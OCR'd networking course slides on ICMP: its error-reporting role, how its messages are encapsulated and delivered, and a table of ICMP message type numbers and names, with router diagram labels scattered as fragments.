
ICMP does not correct the encountered network problem

Router C knows only the source and destination IP addresses of the datagram

ICMP reports on the status of the delivered packet only to the source device



WorkStation3
WorkStation4
So/O
Fa O/O
Router B
So/1
So/o
So/o
ICMP Msg
Router A
Fa o/o
Fa O/O
Router C
Source
Destination
WorkStation1
WorkStation2
WorkStation5
WorkStation6

Notes:



ICMP Message Delivery

- ICMP messages are encapsulated into the **datagram**
- Encapsulation uses the same technique IP uses to **deliver data**, which is subject to the same delivery failures as any IP packet
- This creates a scenario where error reports could generate more error reports
- This causes increased congestion within an **already ailing network**
- Errors created by ICMP messages do not generate their **own ICMP messages**
- It is possible to have a datagram delivery error that is never reported back to the **sender of the data**



Format of an ICMP Message

Type	Name
0	Echo Reply
1	Unassigned
2	Unassigned
3	Destination Unreachable
4	Source Quench
5	Redirect
6	Alternate Host Address
7	Unassigned
8	Echo
9	Router Advertisement
10	Router Solicitation
11	Time Exceeded
12	Parameter Problem
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply
17	Address Mask Request
18	Address Mask Reply
19	Reserved (for Security)
20-29	Reserved (for Robustness Experiment)
30	Traceroute
31	Datagram Conversion Error
32	Mobile Host Redirect
33	IPv6 Where-Are-You
34	IPv6 I-Am-Here
35	Mobile Registration Request
36	Mobile Registration Reply
37	Domain Name Request
38	Domain Name Reply
39	SKIP
40	Photuris
41-255	Reserved

